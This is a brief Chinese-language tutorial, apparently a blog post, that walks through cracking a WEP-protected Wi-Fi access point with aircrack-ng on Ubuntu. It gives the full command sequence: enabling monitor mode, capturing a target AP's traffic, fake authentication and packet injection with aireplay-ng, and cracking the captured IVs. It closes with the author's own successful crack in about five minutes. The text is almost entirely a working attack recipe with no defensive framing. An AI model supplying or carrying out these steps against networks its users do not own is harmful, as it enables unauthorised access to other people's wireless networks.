
1,安装aircrack-ng ubuntu 源中默认添加有,所以: sudo apt-get install aircrack-ng
2,破解过程 #启动无限网卡监控模式 sudo airmon-ng start wlan0 #添加监控端口 sudo airodump-ng mon0 #查看无线ap信息,执行后保留终端 sudo airodump-ng mon0 #开始抓包 sudo airodump-ng -c 6 –bssid AP’s MAC -w data mon0 (-c后面的6为AP工作频道,–bissid后面的AP’s MAC 是要欲破解AP的MAC地址,-w后的wep的是抓下来的数据包DATA 保存的文件名) #另外打开一个终端,建立虚连接 sudo aireplay-ng -1 0 -a AP’s MAC -h MyMAC mon0 (MyMac为自己无线网卡地址) #连接成功后进行注入 sudo aireplay-ng -2 -F -p 0841 -c ff:ff:ff:ff:ff:ff -b AP’s MAC -h MyMAC mon0 #在收集5000以上data后,另外打开一个终端,开始破解 sudo aircrack-ng wep*.cap (破解会随着data的增加自动进行,直到破解完成) #关闭监控模式 sudo airmon-ng stop mon0
3,备注 破解的时候要有耐心,下面是我的一次破解,用了近5分钟,捕获91872ivs,测试100802 keys